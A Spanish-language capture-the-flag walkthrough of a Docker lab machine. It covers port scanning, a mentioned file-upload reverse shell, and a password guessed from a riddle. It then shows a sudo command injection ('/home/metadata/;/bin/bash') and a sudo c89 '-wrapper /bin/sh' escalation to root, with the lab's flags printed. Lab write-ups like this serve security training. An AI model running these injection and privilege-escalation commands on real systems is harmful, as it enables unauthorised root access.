

Oxc0ffee




```
nmap -sS --open -p- -Pn -n -vvv 172.17.0.2
```

```
nmap -sCV -p80,7777 -Pn -n -vvv 172.17.0.2
```



PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.58 ((U
_http-server-header: Apache/2.4.58 (Ubuntu)				
_http-title: Security Verification Tool				
http-methods:				
_ Supported Methods: GET HEAD POST OPTIONS				
7777/tcp	open	http	syn-ack ttl 64	SimpleHTTPServer 0.6 (P
http-methods:				
_ Supported Methods: GET HEAD				
_http-title: Directory listing for /				
_http-server-header: SimpleHTTP/0.6 Python/3.12.3				
MAC Address: 02:42:AC:11:00:02 (Unknown)				

```
└─(root 🐼 miguel)-[/home/miguel]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][.]
```


```
└─(root 🐼 miguel)-[/home/miguel]
└─# whatweb 172.17.0.2:7777
http://172.17.0.2:7777 [200 OK] Country[RESERVED][ZZ], HTML5,
```




la verificamos en el panel y estamos dentro



aplicamos y vemos q se suve al directorio



nos ponemos en escucha con netcat por el 4242 y fetchemos la reverse shell



```

www-data@13a755fea3c6:/home/codebad$ ls
code secret
www-data@13a755fea3c6:/home/codebad$ ls -la
total 44
drwxr-xr-x 3 codebad codebad 4096 Aug 29 13:22 .
drwxr-xr-x 1 root    root    4096 Aug 29 11:41 ..
-rw----- 1 codebad codebad   5 Aug 29 13:22 .bash_history
-rw-r--r-- 1 codebad codebad  220 Aug 29 11:39 .bash_logout
-rw-r--r-- 1 codebad codebad 3771 Aug 29 11:39 .bashrc
-rw-r--r-- 1 codebad codebad  807 Aug 29 11:39 .profile
-rwxr-xr-x 1 metadata metadata 16176 Aug 29 12:16 code
drwxr-xr-x 2 root    root    4096 Aug 29 11:49 secret
www-data@13a755fea3c6:/home/codebad$ cat .bash_history
cat: .bash_history: Permission denied
www-data@13a755fea3c6:/home/codebad$ cd secret/
www-data@13a755fea3c6:/home/codebad/secret$ ls -la
total 12
drwxr-xr-x 2 root    root    4096 Aug 29 11:49 .
drwxr-xr-x 3 codebad codebad 4096 Aug 29 13:22 ..
-rw-r--r-- 1 root    root    403 Aug 29 11:49 adivina.txt
www-data@13a755fea3c6:/home/codebad/secret$ cat adivina.txt

```

Adivinanza

En el mundo digital, donde la protección es vital,
 existe algo peligroso que debes evitar.
 No es un virus común ni un simple error,
 sino algo más sutil que trabaja con ardor.

Es el arte de lo malo, en el software es su reino,
 se oculta y se disfraza, su propósito es el mismo.
 No es virus, ni gusano, pero se comporta igual,
 toma su nombre de algo que no es nada normal.

¿Qué soy?

```
www-data@13a755fea3c6:/home/codebad/secret$
```

piense que esto era la clave para ser codebad... al principio pense que era troyano, pero fui poniendo todo lo que se me vino a la cabeza como ransomware, pero `malware` funciono

```

www-data@13a755fea3c6:/home/codebad$ su codebad
Password:
codebad@13a755fea3c6:~$

```

se me ocurrio esto y funciona

```
codebad@13a755fea3c6:~$ sudo -l
Matching Defaults entries for codebad on 13a755fea3c6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\

User codebad may run the following commands on 13a755fea3c6:
    (metadata : metadata) NOPASSWD: /home/codebad/code
codebad@13a755fea3c6:~$ sudo -u metadata /home/codebad/code /home/metadata/
pass.txt user.txt
codebad@13a755fea3c6:~$ sudo -u metadata /home/codebad/code /home/metadata/;/bin/bash
pass.txt user.txt
codebad@13a755fea3c6:~$ sudo -u metadata /home/codebad/code "/home/metadata/;/bin/bash"
pass.txt user.txt
metadata@13a755fea3c6:/home/codebad$ whoami
metadata
metadata@13a755fea3c6:/home/codebad$
```

```
metadata@13a755fea3c6:/home/codebad$ cd /home/metadata/
metadata@13a755fea3c6:~$ ls -la
total 32
drwxr-x--- 2 metadata metadata 4096 Aug 29 13:22 .
drwxr-xr-x 1 root      root    4096 Aug 29 11:41 ..
-rw----- 1 metadata metadata   5 Aug 29 13:22 .bash_history
-rw-r--r-- 1 metadata metadata  220 Aug 29 11:41 .bash_logout
-rw-r--r-- 1 metadata metadata 3771 Aug 29 11:41 .bashrc
-rw-r--r-- 1 metadata metadata  807 Aug 29 11:41 .profile
-rw----- 1 root      root      15 Aug 29 11:42 pass.txt
-rw----- 1 metadata metadata  33 Aug 29 12:20 user.txt
metadata@13a755fea3c6:~$ cat .bash_history
exit
metadata@13a755fea3c6:~$ cat pass.txt
cat: pass.txt: Permission denied
metadata@13a755fea3c6:~$ cat user.txt
f5d22841e337cab01739e59cce3275e9
metadata@13a755fea3c6:~$
```

no encontraba nada asi que tire de linpeas.sh y me encuentro con esto

```
Searching folders owned by me containing others files on it (limit 100)
-rw----- 1 root root 15 Aug 29 11:42 /home/metadata/pass.txt
-rwxr-xr-x 1 root root 79 Aug 29 13:20 /usr/local/bin/metadatosmalos

Readable files belonging to root and readable by me but not world readable

Interesting writable files owned by me or writable by everyone (not in Home) (max 20)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/home/codebad/code
/home/metadata
/run/lock
/tmp
/var/lib/php/sessions
/var/tmp
```

```

metadata@13a755fea3c6:~$ cat /usr/local/bin/metadatosmalos
#!/bin/bash

#chmod u+s /bin/bash

whoami | grep 'pass.txt'

# metadata is bad
metadata@13a755fea3c6:~$

```

luego de un tiempo sin saber que hacer comienzo a inventar... y el nombre del binario es la pass para hacer sudo -l

```

sudo: 3 incorrect password attempts
metadata@13a755fea3c6:~$ metadatosmalos
metadata@13a755fea3c6:~$ sudo -l
[sudo] password for metadata:
Matching Defaults entries for metadata on 13a755fea3c6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User metadata may run the following commands on 13a755fea3c6:
    (ALL : ALL) /usr/bin/c89
metadata@13a755fea3c6:~$

```

<https://gtfobins.github.io/gtfobins/c89/#sudo>

```

User metadata may run the following commands on 13a755fea3c6:
    (ALL : ALL) /usr/bin/c89
metadata@13a755fea3c6:~$ sudo /usr/bin/c89 -wrapper /bin/sh,-s .
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
d6c4a33bec66ea2948f09a0db32335de
#

```